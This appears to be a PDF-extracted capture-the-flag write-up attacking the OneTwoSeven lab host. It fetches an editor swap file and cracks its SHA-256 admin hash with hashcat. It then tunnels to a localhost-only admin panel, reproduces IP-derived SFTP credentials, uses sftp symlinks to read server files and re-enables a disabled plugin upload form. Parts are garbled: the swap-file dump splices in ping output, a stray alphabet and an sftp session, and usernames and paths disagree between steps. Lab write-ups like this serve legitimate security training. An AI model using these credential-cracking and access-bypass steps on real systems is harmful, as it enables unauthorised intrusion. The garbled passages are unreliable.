--2025-07-22 20:17:02-- http://10.10.10.133/~ots-jNGEzMjM/root/var/www/html-admin/.login.php.swp
Connecting to 10.10.10.133:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 20480 (20K)
Saving to: '.login.php.swp'

.login.php.swp    100%[=====] 20.00K 22.4KB/s  in 0.9s

2025-07-22 20:17:06 (22.4 KB/s) - '.login.php.swp' saved [20480/20480]

PING 10.10.10.133 (10.10.10.133) 56(84) bytes of data.
```

After examining the file, we found content related to a username and password. What stands out is that the username is `ots-admin`—the presence of "admin" suggests this account may have higher privileges.

Additionally, the password appears to be hashed using SHA256:

```
username: ots-admin
password:
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8
```

```
(chenduoduo㉿ kali24:[~/Desktop/CPTs/OneTwoSeven]
$ ls -lh
total 32K
drwxrwxr-x 3 chenduoduo chenduoduo 4.0K Jul 22 20:17 .
drwxrwxr-x 3 chenduoduo chenduoduo 4.0K Jul 22 07:03 ..
-rw-rw-r-- 1 chenduoduo chenduoduo 20K Feb 14 2019 .login.php.swp
drwxrwxr-x 2 chenduoduo chenduoduo 4.0K Jul 22 07:04 Portscan_nmap

File Actions Edit View Help
(chenduoduo㉿ kali24:[~/Desktop/CPTs/OneTwoSeven]
$ cat .login.php.swp
#!/usr/bin/python3
# Exploit for OneTwoSeven challenge
# Author: ots-jNGEzMjM
# Target: http://10.10.10.133/OneTwoSeven/
# OS: Kali Linux
# Software: Apache/2.4.18 (Debian) PHP/7.0.33-0+deb9u1

# Ping the target
s PING 10.10.10.133 (10.10.10.133) 56(84) bytes of data.
f 64 bytes from 10.10.10.133: icmp_seq=1 ttl=63 time=472 ms
9 64 bytes from 10.10.10.133: icmp_seq=2 ttl=63 time=300 ms
64 bytes from 10.10.10.133: icmp_seq=3 ttl=63 time=305 ms
A
B
C
D
E
F
G
H
I
J
K
L
M
N
O
P
Q
R
S
T
U
V
W
X
Y
Z
-- 10.10.10.133 ping statistics --
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 300.219/358.985/411.783/79.783 ms
I

a
S
a chenduoduo㉿ kali24:[~/Desktop/CPTs]
S $ sftp ots-jNGEzMjM@10.10.10.133
ots-jNGEzMjM@10.10.10.133' password:
Connected to 10.10.10.133.

<?php if($_POST['username'] == 'ots-admin' && hash('sha256',$_POST['password']) == '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8') { if(isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) { $msg = '';
<?php <h2 class="featurette-heading">Login to the kingdom.<span class="text-muted"> Up up and away!</span></h2> <div class="col-md-12"> <div class="row featurette"> <!-- START THE FEATURETTES --> <div class="container marketing"> <!-- Wrap the rest of the page in another container to center all the content. --> ======> <!-- Marketing messaging and featurettes --> <div> <a href="#"> <span class="sr-only">Next</span> <span class="carousel-control-next-icon" aria-hidden="true"></span> <a class="carousel-control-next" href="#myCarousel" role="button" data-slide="next">
if($_POST['username'] == 'ots-admin' && hash('sha256',$_POST['password']) == '11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8') { if(isset($_POST['login']) && !empty($_POST['username']) && !empty($_POST['password'])) { $msg = '';
<?php <h2 class="featurette-heading">Login to the kingdom.<span class="text-muted"> Up up and away!</span></h2> <div class="col-md-12"> <div class="row featurette"> <!-- START THE FEATURETTES --> <div class="container marketing"> <!-- Wrap the rest of the page in another container to center all the content. --> ======> <!-- Marketing messaging and featurettes --> <div> <a href="#"> <span class="sr-only">Next</span> <span class="carousel-control-next-icon" aria-hidden="true"></span> <a class="carousel-control-next" href="#myCarousel" role="button" data-slide="next">
```

Next, consider how to decrypt the hash to obtain the plaintext password:

- ◆ First, save the hash to a text file:

```
echo
'11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8' >
sha256_hash.txt
```

- ◆ Then, use `hashcat` to crack it (you can also use `john`):

```
hashcat -m 1400 sha256_hash.txt /usr/share/wordlists/rockyou.txt
```

Below is the full command sequence:

```
└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ echo
'11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8' >
hash.txt
```

```
└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ cat hash.txt
11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8
```

```
└─(chenduoduo㉿kali24)-[~/Desktop/CPTs/OneTwoSeven]
└─$ hashcat -m 1400 sha256_hash.txt /usr/share/wordlists/rockyou.txt
```

```
(chenduoduo㉿kali24:~/Desktop/CPTs/OneTwoSeven)
$ sudo hashcat -m1400 hash.txt /usr/share/wordlists/rockyou.txt
[sudo] password for chenduoduo:
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, P
OCL_DEBUG) - Platform #1 [The pocl project]
=====
=====
* Device #1: cpu-haswell-Intel(R) Core(TM) i7-14700K, 6924/13913 MB (2048 MB allocatable), 16MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 4 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8:Homesweethome1

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1400 (SHA2-256)
Hash.Target...: 11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de...e5cbd8
Time.Started...: Fri Jul 25 06:27:12 2025 (1 sec)
Time.Estimated...: Fri Jul 25 06:27:13 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 8800.5 kH/s (0.41ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 11108352/14344385 (77.44%)
Rejected.....: 0/11108352 (0.00%)
Restore.Point...: 11091968/14344385 (77.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: ILDICK2 -> Happy people
Hardware.Mon.#1..: Util: 9%
```

As a result, we obtained the password: **homesweethome1**

**11c5a42c9d74d5442ef3cc835bda1b3e7cc7f494e704a10d0de426b2fbe5cbd8:Homes
weethome1**

```
username: ots-admin  
password: Homesweethome1
```

Attempting to log in directly via SSH returns **Permission denied**.

This indicates that although Nmap previously showed that SSH was open on port 22, login access is restricted and direct SSH login is not allowed.


```
(chenduoduo㉿kali24: ~/Desktop/CPTs/OneTwoSeven)  
$ ssh ots-admin@10.10.10.133  
ots-admin@10.10.10.133' ssword:  
Permission denied, please try again.  
ots-admin@10.10.10.133' ssword:  
Permission denied, please try again.
```

As mentioned earlier, the admin panel (i.e., the filtered port **60080**) can only be accessed locally, not externally.

So, we attempt to forward our local port 60080 to the target's port 60080 using:

```
ssh -N -L 60080:127.0.0.1:60080 ots-jNGEzMjM@10.10.10.133
```

Then, open the browser and visit **localhost:60080**—this allows us to access the target's port 60080 and bypass the restriction.



Log in using the previously obtained **ots-admin** username and password.

My personal habit is to keep potentially useful information organized in a notepad or text file, so it's easy to find when needed.

```
target: 10.10.10.133
```

```
local: 10.10.16.12
```

```
port
```

```
22 - ssh
```

```
80 - http
```

```
60080 - filter
```

```
username: `ots-admin`
```

```
password: `Homesweethome1`
```

```
Username: ots-jNGEzMjM
```

```
Password: 19c4a323
```

Successfully logged in to the `menu.php` page. The next step is to check whether there's any information we can exploit.

Index of /~ots-jNGEzMjM/rocky OneTwoSeven OneTwoSeven - Administration

localhost:60080/menu.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB The image "http://94.2... Google Hacking DB OffSec

OneTwoSeven - Administration

OTS Default User [DL]
OTS File Backup [DL]
OTS File Systems [DL]
OTS Addon Manager [DL]
OTS System Upgrade [DL]
OTS System Users [DL]
OTS Top Output [DL]
OTS Uptime [DL]
OTS Users [DL]

Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

No file selected. Disabled for security reasons.

© 2019 OneTwoSeven, Dec. · [Privacy](#) · [Terms](#)

By clicking the first option, **OTS Default User**, we discover another set of username and password credentials.

Index of /~ots-jNGEzMjM/rocky OneTwoSeven OneTwoSeven - Administration OneTwoSeven - Administration

localhost:60080/menu.php?addon=addons/ots-default-user.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB The image "http://94.2... Google Hacking DB OffSec

OneTwoSeven - Administration

OTS Default User [DL]
OTS File Backup [DL]
OTS File Systems [DL]
OTS Addon Manager [DL]
OTS System Upgrade [DL]
OTS System Users [DL]

Default User Credentials

Username: ots-y0Dc2NGQ
Password: f528764d

OTS Default User [DL]
OTS File Backup [DL]
OTS File Systems [DL]
OTS Addon Manager [DL]
OTS System Upgrade [DL]
OTS System Users [DL]

Use the `sftp` service to check whether there's any exploitable information:

```
sftp ots-yODc2NGQ@10.10.10.133
```


```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ sftp ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
Connected to 10.10.10.133.
sftp> ls
public_html user.txt
```

Use the `get` command to download the `user.txt` file.

```
sftp> get user.txt
Fetching /user.txt to user.txt
user.txt                                              100% 33  0.0KB/s 00:00
sftp> |
```

```
(chenduoduo㉿ kali24)-[~/Desktop/CPTs/OneTwoSeven]
$ ls
Portscan_nmap sha256_hash.txt user.txt
```

Then use the `cat` command to read the file and retrieve the first **User Flag**.



Alternative Approach

Continue using the `symlink` command to view the target file:

```
symlink /var/www/html/signup.php public_html/signup.php
```

Then visit the corresponding URL in the browser:

<http://onetwoseven.htb/~ots-jNGEzMjM/signup.txt>

```
<!doctype html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
    <meta name="description" content="">
    <meta name="author" content="Mark Otto, Jacob Thornton, and Bootstrap contributors">
    <meta name="generator" content="Jekyll v3.8.5">
    <title>OneTwoSeven</title>

    <!-- Bootstrap core CSS -->
    <link href="/dist/css/bootstrap.min.css" rel="stylesheet" crossorigin="anonymous">

    <style>
        .bd-placeholder-img { font-size: 1.125rem; text-anchor: middle; -webkit-user-select: none; -moz-user-select: none; -ms-user-select: none; user-select: none; }
        @media (min-width: 768px) { .bd-placeholder-img-lg { font-size: 3.5rem; } }
    </style>
    <!-- Custom styles for this template -->
    <link href="carousel.css" rel="stylesheet">
</head>
<body>
    <header>
        <nav class="navbar navbar-expand-md navbar-dark fixed-top bg-dark">
            <a class="navbar-brand" href="/index.php?~OneTwoSeven/"></a>
            <button class="navbar-toggler" type="button" data-toggle="collapse" data-target="#navbarCollapse" aria-controls="navbarCollapse" aria-expanded="false" aria-label="Toggle navigation">
                <span class="navbar-toggler-icon"></span>
            </button>
            <div class="collapse navbar-collapse" id="navbarCollapse">
                <ul class="navbar-nav mr-auto">
                    <li class="nav-item active"><a class="nav-link" href="/index.php?~OneTwoSeven/">Home<span class="sr-only">(current)</span></a></li>
                    <li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
                    <li class="nav-item"><a class="nav-link disabled" href="#">Admin</a></li>
                </ul>
            </div>
        </nav>
    </header>

    <?php
    function username() { $ip = $_SERVER['REMOTE_ADDR']; return "ots-" . substr(str_replace('=', '', base64_encode(substr(md5($ip), 0, 8))), 3); }
    function password() { $ip = $_SERVER['REMOTE_ADDR']; return substr(md5($ip), 0, 8); }
    ?>

    <main role="main">
        <!-- Marketing messaging and featurettes
        ===== -->
        <!-- Wrap the rest of the page in another container to center all the content. -->
        <div class="container marketing">
```

We find function calls related to username and password generation.

The code reveals that during registration, both the username and password are automatically generated based on the visitor's IP address.

```
</button>
<div class="collapse navbar-collapse" id="navbarCollapse">
    <ul class="navbar-nav mr-auto">
        <li class="nav-item active"><a class="nav-link" href="/index.php?~OneTwoSeven/">Home<span class="sr-only">(current)</span></a></li>
        <li class="nav-item"><a class="nav-link" href="/stats.php">Statistics</a></li>
        <li class="nav-item"><a class="nav-link disabled" href="#">Admin</a></li>
    </ul>
</div>
</nav>
</header>

<?php
function username() { $ip = $_SERVER['REMOTE_ADDR']; return "ots-" . substr(str_replace('=', '', base64_encode(substr(md5($ip), 0, 8))), 3); }
function password() { $ip = $_SERVER['REMOTE_ADDR']; return substr(md5($ip), 0, 8); }
?>

<main role="main">
    <!-- Marketing messaging and featurettes
    ===== -->
    <!-- Wrap the rest of the page in another container to center all the content. -->
    <div class="container marketing">
```

In other words, the username is:

ots- + a value computed from the visitor's IP.


The password is the first 8 characters of the MD5 hash of the IP.

So, by manually setting the IP to **127.0.0.1**, we can reverse-engineer the account credentials.

We write a PHP script to simulate the registration logic with a spoofed IP:

```
<?php  
$ip = "127.0.0.1";  
echo "username: ots-" . substr(str_replace('=', '',  
base64_encode(substr(md5($ip), 0, 8))), 3) . "\n";  
echo "password: " . substr(md5($ip), 0, 8) . "\n";  
?>
```

This gives us a valid set of credentials:




```
(chenduoduo㉿kali24: ~/Desktop/CPTs/OneTwoSeven)  
$ php -f fake.php  
username: ots-yODc2NGQ  
password: f528764d
```

Use this username and password to log in to the SFTP service, and you'll be able to retrieve the `user.txt` file.

Foothold

The SFTP service not only provides download functionality, but also allows file uploads. If it is possible to upload a payload here, create a test file and upload it to see if it can be accessed via a browser.



```
chenduoduo@kali24: ~/Desktop/CPTs/OneTwoSeven  
File Actions Edit View Help  
(chenduoduo㉿kali24: ~/Desktop/CPTs/OneTwoSeven)  
$ echo "hello chenduoduo" > 1.txt  
  
(chenduoduo㉿kali24: ~/Desktop/CPTs/OneTwoSeven)  
$ cat 1.txt  
hello chenduoduo  
  
(chenduoduo㉿kali24: ~/Desktop/CPTs/OneTwoSeven)
```

Using both sets of credentials that can connect via SFTP, attempt to upload a file named `1.txt`:

```
[chenduoduo㉿kali24] [~/Desktop/CPTs/OneTwoSeven]
$ sftp ots-wZGQ4M2U@10.10.10.133
ots-wZGQ4M2U@10.10.10.133' password:
Connected to 10.10.10.133.
sftp> ls
public_html
sftp> symlink / public_html/root
sftp> ls
public_html
sftp> cd public_html/
sftp> ls
index.html root
sftp> put 1.txt
Uploading 1.txt to /public_html/1.txt
1.txt          100% 17  0.0KB/s 00:00
sftp> ls
1.txt index.html root
```

```
[chenduoduo㉿kali24] [~/Desktop/CPTs/OneTwoSeven]
$ sftp ots-yODc2NGQ@10.10.10.133
ots-yODc2NGQ@10.10.10.133's password:
Connected to 10.10.10.133.
sftp> ls
public_html user.txt
sftp> cd public_html/
sftp> ls
index.html
sftp> put 1.txt
Uploading 1.txt to /public_html/1.txt
1.txt          100% 17  0.0KB/s 00:00
sftp> ls
1.txt index.html
```

However, regardless of whether you try to access the file via `10.10.10.133` or through `localhost:60080` in the browser, the target file cannot be reached. Therefore, this method is not feasible, as the uploaded file cannot be accessed from the browser.

Seeking another foothold, we noticed an upload button on the `menu.php` page. Although the button is greyed out, it is still worth considering whether it is possible to upload files through this feature.

OTS Default User [DL]

OTS File Backup [DL]

OTS File Systems [DL]

OTS Addon Manager [DL]

OTS System Upgrade [DL]

OTS System Users [DL]

OTS Top Output [DL]

OTS Uptime [DL]

OTS Users [DL]

Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

No file selected. Disabled for security reasons.

By clicking on **OTS Addon Manager**, we uncover some interesting information: several original request paths have been rewritten. All upload and download operations are handled through `ots-man-addon.php`, which functions as a kind of central control entry point.

The screenshot shows a browser window with the URL `http://localhost:60080/menu.php?addon=addons/ots-man-addon.php`. The title bar says "OneTwoSeven - Administration". The page content lists several options under "OTS Addon Manager": "OTS Default User" [DL], "OTS File Backup" [DL], "OTS File Systems" [DL], "OTS Addon Manager" [DL] (with a note about RewriteRules), "OTS System Upgrade" [DL], "OTS System Users" [DL], "OTS Top Output" [DL], "OTS Uptime" [DL], and "OTS Users" [DL]. Below this is a section titled "Plugin Upload. Admins Only!" with a "Browse..." button, a note about security, and a "Submit Query" button.

[OTS Default User](#) [DL]

[OTS File Backup](#) [DL]

[OTS File Systems](#) [DL]

[OTS Addon Manager](#) [DL]

[OTS System Upgrade](#) [DL]

[OTS System Users](#) [DL]

[OTS Top Output](#) [DL]

[OTS Uptime](#) [DL]

[OTS Users](#) [DL]

The addon manager must not be executed directly but only via the provided RewriteRules:

```
RewriteEngine On  
RewriteRule ^addon-upload.php    addons/ots-man-addon.php [L]  
RewriteRule ^addon-download.php addons/ots-man-addon.php [L]
```

By commenting individual RewriteRules you can disable single features (i.e. for security reasons)

Please note: Disabling a feature through htaccess leads to 404 errors for now.

Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

No file selected.

Disabled for security reasons.

Clicking **[DL]** next to **OTS Addon Manager** allows us to download the corresponding PHP source file.

```

1 <?php session_start(); if (!isset($_SESSION['username'])) { header("Location: /login.php"); } if (strpos($_SERVER['REQUEST_URI'], '/addons/') == false) { die(); }
2 # OneTwoSeven Admin Plugin
3 # OTS Addon Manager
4 switch (true) {
5     # Upload addon to addons folder.
6     case preg_match('/^\/addon-upload.php/$', $_SERVER['REQUEST_URI']):
7         if(isset($_FILES['addon'])) {
8             $errors= array();
9             $file_name = basename($_FILES['addon']['name']);
10            $file_size =$_FILES['addon']['size'];
11            $file_tmp =$_FILES['addon']['tmp_name'];
12
13            if($file_size > 20000){
14                $errors[]='Module too big for addon manager. Please upload manually.';
15            }
16
17            if(empty($errors)==true) {
18                move_uploaded_file($file_tmp,$file_name);
19                header("Location: /menu.php");
20                header("Content-Type: text/plain");
21                echo "File uploaded successfully";
22            } else {
23                header("Location: /menu.php");
24                header("Content-Type: text/plain");
25                echo "Error uploading the file: ";
26                print_r($errors);
27            }
28        }
29        break;
30    # Download addon from addons folder.
31    case preg_match('/^\/addon-download.php/$', $_SERVER['REQUEST_URI']):
32        if ($_GET['addon']) {
33            $addon_file = basename($_GET['addon']);
34            if ( file_exists($addon_file) ) {
35                header("Content-Disposition: attachment; filename=$addon_file");
36                header("Content-Type: text/plain");
37                readfile($addon_file);
38            } else {
39                header($_SERVER["SERVER_PROTOCOL"]." 404 Not Found", true, 404);
40                die();
41            }
42        }
43        break;
44    default:
45        echo "The addon manager must not be executed directly but only via<br>";
46        echo "the provided RewriteRules:<br><br>";
47        echo "RewriteEngine On<br>";
48        echo "RewriteRule ^addon-upload.php addons/ots-man-addon.php [L]<br>";
49        echo "RewriteRule ^addon-download.php addons/ots-man-addon.php [L]<br><br>";
50        echo "By commenting individual RewriteRules you can disable single<br>";
51        echo "features (i.e. for security reasons)<br><br>";
52        echo "<font size='2'>Please note: Disabling a feature through htaccess leads to 404 errors for now.</font>";
53        break;
}

```

We observe that as long as `$_SERVER['REQUEST_URI']` contains `/addon-upload.php`, the upload logic will be triggered.

```

4 switch (true) {
5     # Upload addon to addons folder.
6     case preg_match('/^\/addon-upload.php/$', $_SERVER['REQUEST_URI']):
7         if(isset($_FILES['addon'])) {
8             $errors= array();
9             $file_name = basename($_FILES['addon']['name']);

```

Back on the `menu.php` page, we use the browser's **Inspect** tool to remove the `disabled` attribute from the upload form:

OTS Uptime [DL]

OTS Users [DL]

Plugin Upload. Admins Only!

Upload new plugins to include on the main page using the upload form below.

Browse... No file selected. Submit Query Disabled for security reasons.

© 2019 OneTwoSeven, Dec. · [Privacy](#) · [Terms](#)

Back to top

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Search HTML

```
html > body > main > div.container.marketing > div.row.featurette > div.col-md-12 > form > input
```

Resource URL: <http://10.10.10.133/~ots-jNGEzMjI/>

Layout Computed Changes Compatibility

Pseudo-elements This Element

element { inline } bootstrap.min.css:6

[type="button"], [type="reset"], [type="submit"], button { -webkit-appearance: button; }

button, bootstrap.min.css:6

input { }

After removing it, the **Submit Query** button becomes clickable:

OTS Uptime [DL]

OTS Users [DL]

Plugin Upload. Admins Only!

Upload new plugins to include on this status page using the upload form below.

Browse... No file selected. Submit Query Disabled for security reasons.

© 2019 OneTwoSeven, Dec. · [Privacy](#) · [Terms](#)

[Bad](#)

Inspector

Search HTML

```
<div class="col-md-3"></div>
<div class="col-md-9"></div>
</div>
<div class="row featurette"> <div class="col-md-12">
  <h2 class="featurette-heading"></h2>
  <p class="lead"></p>
  <form action="addon_upload.php" method="POST" enctype="multipart/form-data">
    <input type="file" name="addon">
    <input type="submit">
  </form>
</div>
<hr class="featurette-divider">
```

html > body > main > div.container.marketing > div.row.featurette > div.col-md-12 > form > input

Filter Styles

bootstrap.min.css

element :: { inline-block; }

